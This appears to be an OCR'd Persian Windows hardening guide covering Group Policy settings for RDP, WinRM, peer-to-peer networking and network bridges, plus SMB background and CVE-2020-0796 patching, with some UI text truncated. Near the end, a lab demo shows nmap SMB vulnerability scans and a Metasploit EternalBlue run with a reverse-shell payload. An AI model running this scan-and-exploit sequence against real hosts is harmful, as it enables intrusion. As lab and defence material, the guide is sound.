You can use this policy setting to specify the maximum amount of time that a disconnected session remains active on the server. By default, Remote Desktop Services allows users to disconnect from a Remote Desktop Services session without logging off and ending the session.

When a session is in a

Extended Standard

| Setting | State |
|---|---|
| Set time limit for disconnected sessions | Not configured |
| Set time limit for active but idle Remote Desktop Services sessions | Not configured |
| Set time limit for active Remote Desktop Services sessions | Not configured |
| End session when time limits are reached | Not configured |
| Set time limit for logoff of | Not configured |

5 setting(s)

Set time limit for disconne

Set time limit for disconne

Previous Setting Next Setting

Not Configured

Enabled

Disabled

Comm

Suppo

dows Server 2003 operating systems or Windows XP Professional

Options:

Help:

End a disconnected session

Never
1 minute
5 minutes
10 minutes
15 minutes
30 minutes
1 hour
2 hours
3 hours
6 hours
8 hours
12 hours
16 hours
18 hours
1 day
2 days
3 days
4 days
5 days

Never

This policy setting allows you to configure a time limit for disconnected Remote Desktop Services sessions.

You can use this policy setting to specify the maximum amount of time that a disconnected session remains active on the server

- طرف کلاینت نباید اجازه رمزگشایی ترافیک را داشته باشد.
- دسترسی از راه دور رمز نشده به سیستم میتواند اجازه افشا شدن و نفوذ به اطلاعات حساس سیستم را بدهد ارتباطات مدیریت از راه دور ویندوز management remote Windows باید برای جلوگیری ازهمین موضوع رمز گذاری شود.

- Administrative Templates -> Windows Components -> Windows Remote Management (WinRM) -> WinRM Client -> "Allow unencrypted traffic" to "Disabled".

Group Policy Management Editor

File Action View Help

- Tablet PC
- Task Scheduler
- Text Input
- Windows Calendar
- Windows Color System
- Windows Customer Experience Improvement Prograı
- Windows Defender Antivirus
- Windows Defender Exploit Guard
- Windows Defender SmartScreen
- Windows Error Reporting
- Windows Hello for Business
- Windows Ink Workspace
- Windows Installer
- Windows Logon Options
- Windows Media Digital Rights Management
- Windows Media Player
- Windows Messenger
- Windows Mobility Center
- Windows PowerShell
- Windows Reliability Analysis
- Windows Remote Management (WinRM)
  - WinRM Client
  - WinRM Service
- Windows Remote Shell

WinRM Client

**Allow unencrypted traffic**

Edit policy setting

Requirements:
At least Windows Vista

Description:
This policy setting allows you to manage whether the Windows Remote Management (WinRM) client sends and receives unencrypted messages over the network.

If you enable this policy setting, the WinRM client sends and receives unencrypted messages over the network.


If you disable or do not configure this policy setting, the WinRM client sends or receives only encrypted messages over the network.

| Setting | State |
|---|---|
| Allow Basic authentication | Not configur |
| Allow CredSSP authentication | Not configur |
| Allow unencrypted traffic | Not configur |
| Disallow Digest authentication | Not configur |
| Disallow Kerberos authentication | Not configur |
| Disallow Negotiate authentication | Not configur |
| Trusted Hosts | Not configur |

Extended Standard

# سرویس شبکه ای peer-to-peerدر ویندوز باید خاموش باشد.

- برنامه های کاربردی peer-to-peer میتوانند اجازه دسترسی غیرمجاز به سیستم و افشا شدن
- اطلاعات حساس را بدهند. این تنظیمات باید برای سرویس شبکه مایکروسافت خاموش باشد.



# غیر فعال کردن اتصال مجدد RDP

- Microsoft RDPاز یک ویژگی به نام اتصال مجدد خودکار، که اجازه می‌دهد تا یک Clientبه یک Session موجود، پس از یک قطعی کوتاه مدت شبکه بدون نیاز به ارسال مجدد Credentialهای کاربر به سرور مجددا متصل شود، پشتیبانی می‌کند.
- این قابلیت اتصال مجدد خودکار، که در رابطه با این آسیب‌پذیری مورد استفاده قرار می‌گیرد، می‌تواند به مهاجم اجازه‌ی ایجاد یک Sessionدسکتاپ بدون نیاز به ارائه Credentialهای کاربر، بدهد.
- قابلیت اتصال مجدد خودکار را می‌توان در Windows Group Policyبا غیرفعال کردن کلید زیر غیرفعال کرد:

- Local Computer -> Computer Configuration -> Administrative Templates -> Windows Components -> Remote Desktop Services -> Remote Desktop Session Host -> Connections -> Automatic reconnection

Local Group Policy Editor

File Action View Help


- Push To Install
- Remote Desktop Services
  - RD Licensing
  - Remote Desktop Connection Client
  - Remote Desktop Session Host
    - Connections
    - Device and Resource Redirectior
    - Licensing
    - Printer Redirection
    - Profiles

| Setting | State | Comm... |
|---|---|---|
| Automatic reconnection | Disabled | No |
| Allow users to connect remotely by using Remote Desktop S... | Not configured | No |
| Deny logoff of an administrator logged in to the console sess... | Not configured | No |
| Configure keep-alive connection interval | Not configured | No |
| Limit number of connections | Not configured | No |
| Suspend user sign-in to complete app registration | Not configured | No |
| Set rules for remote control of Remote Desktop Services user ... | Not configured | No |
| Select network detection on the server | Not configured | No |

Extended Standard

10 setting(s)

- Administrative Templates -> Network -> Microsoft Peer-to-Peer Networking Services -> "Turn off Microsoft Peer-to-Peer Networking Services" to "Enabled".



# Bridges Network باید در ویندوز ممنوع باشند

- یک Bridges Networkمی توان دو یا چند بخش شبکه متصل کرد، که زمینه دسترسی غیرمجاز
- و افشاي اطلاعات فراهم میشود. این تنظیمات از نصب و پیکربندي یک Bridges Network جلوگیري میکند.

- Administrative Templates -> Network -> Network Connections -> "Prohibit installation and configuration of Network Bridge on your DNS domain network" to "Enabled".

Group Policy Management Editor

File Action View Help

- Default Domain Policy [WIN-0HUUI5I7G1D.KI
  - Computer Configuration
    - Policies
      - Software Settings
      - Windows Settings
      - Administrative Templates: Policy c
        - Control Panel
        - Network
          - Background Intelligent Trar
          - BranchCache
          - DirectAccess Client Experie
          - DNS Client
          - Fonts
          - Hotspot Authentication
          - Lanman Server
          - Lanman Workstation
          - Link-Layer Topology Disco
          - Microsoft Peer-to-Peer Net
          - Network Connections
          - Network Connectivity Statu
          - Network Isolation
          - Network Provider
          - Offline Files
          - QoS Packet Scheduler

Network Connections

**Prohibit installation and configuration of Network Bridge on your DNS domain network**

Edit policy setting

Requirements:
At least Windows Server 2003 operating systems or Windows XP Professional

Description:
Determines whether a user can install and configure the Network Bridge.


Important: This settings is location aware. It only applies when a computer is connected to the same DNS domain network it was connected to when the setting was refreshed on that computer. If a computer is connected to a DNS domain network other than the one it was connected to when the setting was refreshed, this setting does not apply.

| Setting | State |
|---|---|
| Windows Defender Firewall | |
| Prohibit installation and configuration of Network Bridge on your DNS domain ... | Not configured |
| Do not show the "local access only" network icon | Not configured |
| Route all traffic through the internal network | Not configured |
| Prohibit use of Internet Connection Firewall on your DNS domain network | Not configured |
| Prohibit use of Internet Connection Sharing on your DNS domain network | Not configured |
| Require domain users to elevate when setting a network's location | Not configured |

Extended Standard

6 setting(s)

- پروتکل SMB بلاک پیام سرور ( Server Message Block Protocol )یک پروتکل ارتباطی سرویس گیرنده سرور است که برای به اشتراک گذاشتن دسترسی به فایل ها، چاپگرها، پورت های سریال و سایر منابع در شبکه استفاده می شود، همچنین می تواند پروتکل های مبادله ای را برای ارتباطات بین پردازش حمل کند. پروتکل SMBاز سال ۱۹۸۰ توسط آی بی ام ساخته شده است، پروتکل SMBاز چندین نوع پیاده سازی، که همچنین به عنوان گویش ها شناخته می شود، ایجاد شده است تا سالها به نیازهای شبکه های در حال رشد برسد.



- مستقیما روی پورت ۴۴۵ TCP
- از طریق APIمربوط به NetBIOS، که در نتیجه می تواند روی چند پروتکل لایه Transportنیز فعالیت کند.
- روی پورتهای UDP 137,138و TCP 137,139 (NetBIOS over TCP/IP
- روی چند پروتکل قدیمی مانند NBF (که به آن به اشتباه NetBEUIاطلاق میشود)

- CIFSمخفف Common Internet File Systemمی باشد که توسط سیستم عاملهای ویندوز برای به اشتراک گذاری فایلها مورد استفاده قرار می گیرد.

- پروتکل CIFSاز یک مدل برنامه نویسی شده کلاینت سروری استفاده می کند.

- یک برنامه کلاینتی از برنامه سروری (یک کامپیوتر دیگر) درخواستی انجام می دهد تا به یک فایلی دسترسی پیدا کند یا پیغامی را به برنامه ای که در سرور اجرا می شود ارسال کند.
- سرور درخواست را انجام و پاسخ را برمی گرداند.

- پروتکل CIFSرا می توان نسخه عمومی و بازطراحی شده پروتکل SMBکه مخفف Server Message Block Protocolمی باشد که توسط شرکت مایکروسافت توسعه داده شده و استفاده می شود.
- این پروتکل از پروتکل TCP/IPاستفاده می کند.

- **برخی از مزایای CIFS شامل موارد ذیل می باشد:**
- ۱. در محدوده وسیع تری می باشد زیرا قدرت دسترسی اشتراکی به برنامه های مختلفی مانند چاپ، مرورگر اینترنت و بسیاری از برنامه های دیگر را فراهم می سازد.
- ۲. بصورت Unicodeبوده و ماهیتا عملکرد بالایی دارد.
- ۳. همچنین CIFS مجبور نیست فقط برای ویندوز استفاده شود.

- مایکروسافت یک بسته امنیتی بسیار مهم را برای پروتکل SMBv3منتشر کرده است؛ اخیرا یک مشکل امنیتی بسیار خطرناک در این پروتکل مشاهده شده است که به مهاجمان اجازه میدهد تا بدافزارهایی که قابلیت تکثیر (worm)ایجاد کنند، که بعد از آلوده کردن یک سیستم، بقیه سیستم های متصل به آن شبکه را نیز آلوده می کنند.

- این آسیب پذیری با شماره CVE-2020-0796ثب شده است و می توانید با این شماره آن را جستجو کنید. این آسیب پذیری نقص اجرای کد از راه دور است که ویندوز ۱۰
- و ویندوز سرور را تحت تاثیر قرار می دهد.

- پروتکل SMBروی پورت ۴۴۵ TCPکار می کند و پروتکلی است که برای اشتراک گذاری فایل ها، چاپگرها، پورت های سریال و سایر منابع در شبکه طراحی شده است. از این پروتکل در سیستم های ویندوزی استفاده می شود.

- بسته امنیتی برای آخرین آسیب پذیری با کد KB4551762در سایت مایکروسافت ارائه شده و اکنون قابل دسترس است.
- روش کار فعلی پروتکل SMBv3به این صورت است که درخواست ها را با فشرده سازی هدرها Headers مدیریت می کند، که این امر باعث شده تا مهاجمی که احراز هویت نشده است کدهای خطرناکی را چه در سمت سرور و چه در سمت کاربر با دسترسی SYSTEMاجرا کند.

- **چطور مشکل امنیتی SMBv3را رفع کنیم؟**
- کافیست فقط ویندوز خود را از Windows Updateبه روز رسانی کنید. اگر از WSUSدر شبکه خود استفاده می کنید، حتما سرور WSUSرا به آخرین به روز رسانی Syncکنید و آخرین آپدیت ها را در سیستم کاربران نصب کنید.

- **روشهای محافظت:**

- از UTMهای مناسب (مانند وبروم / کوییک هیل / کی سون) برای پایش ترافیک به داخل و خارج سازمان پاستفاده کنید.

- فایروال خود را همیشه روشن کنید.

- از استفاده از حساب Administratorبه عنوان حساب کاربری اصلی در دستگاه های حساس خودداری کنید.

- اطمینان حاصل کنید که سیستم های شما برای وصله های امنیتی سیستم عامل به روز هستند و به طور پیش فرض امکان نصب به روزرسانی ها را می دهند.

- از یک محصول امنیتی معتبر مانند K7 Endpoint Securityو K7 Total Securityاستفاده کنید تا از آخرین تهدیدات محافظت کنید.

- از در معرض قرار گرفتن سرویس SMBخود به اینترنت خودداری کنید مگر اینکه در مواردی که لازم باشد.

- برای اینکه ببینیم پروتکل SMBاصلا همچین پروتکولی فعال هست یا نه ! و در این کار مثل همیشه از NMAPاستفاده می کنیم.

```
┌──(root💀 kali)-[/home/hesam]
└─# nmap -p 445 -A 192.168.1.50
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-09 08:20 EST
Nmap scan report for 192.168.1.50
Host is up (0.00093s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
MAC Address: 00:0C:29:64:25:80 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: AVtech Room Alert 26W environmental moni
rosoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_nbstat: NetBIOS name: WIN-0HUUI5I7G1D, NetBIOS user: <unknown
: 00:0c:29:64:25:80 (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

```
Host script results:
|_nbstat: NetBIOS name: WIN-0HUUI5I7G1D, NetBIOS user: <unknown>, NetBIOS MAC
: 00:0c:29:64:25:80 (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-01-09T13:20:23
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.93 ms 192.168.1.50

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.06 seconds

┌──(root💀 kali)-[/home/hesam]
└─#
```

بعد از دیدن فعال بودن این پروتکول باید اسکن آسیب پذیری های اون رو انجام بدیم(الان تو این قسمت نتونست آسیب پذیریش رو پیدا کنه !)

```
┌──(root💀 kali)-[/home/hesam]
└─# nmap --script smb-vuln* -p 445 192.168.1.50

Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-09 09:36 EST
Nmap scan report for 192.168.1.50
Host is up (0.00031s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:64:25:80 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive
bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds

┌──(root💀 kali)-[/home/hesam]
└─#
```

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

root@kali: /home/hesam

File Actions Edit View Help

```
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds

┌──(root💀 kali)-[/home/hesam]
└─# msfconsole
```

```
       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.1.50
rhost => 192.168.1.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.50:445      - An SMB Login Error occurred while connecting to t
he IPC$ tree.
[*] 192.168.1.50:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.50:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- برای مشاهده وضعیت پروتکل سرور SMB:

Get-SmbServerConfiguration | Select EnableSMB1Protocol, EnableSMB2Protocol

```
PS C:\Users\Administrator> Get-SmbServerConfiguration | Select EnableSMB1Protocol, EnableSMB2Protocol

EnableSMB1Protocol EnableSMB2Protocol
------------------ ------------------
             False               True


PS C:\Users\Administrator>
```

- برای غیرفعال کردن SMBV1 روی سرور SMB:
- Set-SmbServerConfiguration -EnableSMB1Protocol $false

```
PS C:\Users\Administrator> Set-SmbServerConfiguration -EnableSMB1Protocol $false

Confirm
Are you sure you want to perform this action?
Performing operation 'Modify' on Target 'SMB Server Configuration'.
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): y
PS C:\Users\Administrator>
```

- برای غیرفعال کردن SMBV2 و SMBV3 روی سرور SMB:

```
Set-SmbServerConfiguration -EnableSMB2Protocol $false
```

